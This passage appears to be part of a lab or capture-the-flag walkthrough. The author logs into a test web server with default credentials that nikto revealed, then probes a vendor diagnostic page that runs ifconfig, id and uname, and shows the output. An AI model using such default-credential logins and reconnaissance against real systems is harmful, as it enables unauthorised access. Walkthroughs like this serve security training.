
Authentication Required

http://192.168.36.129 is requesting your username and password. The site says: "Restricted Content"

User Name:

Password:

After logging in using default credentials (admin : admin) revealed by nikto, I got to this web webpage.



Output:

```
No command to run.
```


Vendor diagnostic page

Please select command to run:

○ ifconfig
○ id
○ uname

This appears to be a diagnostic page which executes these three pre selected commands an-d shows their output.

Let's check if the given commnds are working as expected.



Output:


```
ens33: flags=4163  mtu 1500
        inet 192.168.36.129  netmask 255.255.255.0  broadcast 192.168.36.255
        inet6 fe80::20c:29ff:fedf:e8d0  prefixlen 64  scopeid 0x20
        ether 00:0c:29:df:e8:d0  txqueuelen 1000  (Ethernet)
        RX packets 55222  bytes 36040381 (36.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11079  bytes 5232894 (5.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 132  bytes 10164 (10.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 132  bytes 10164 (10.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Vendor diagnostic page

Please select command to run:

○ ifconfig
○ id
○ uname

Execute



Output:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

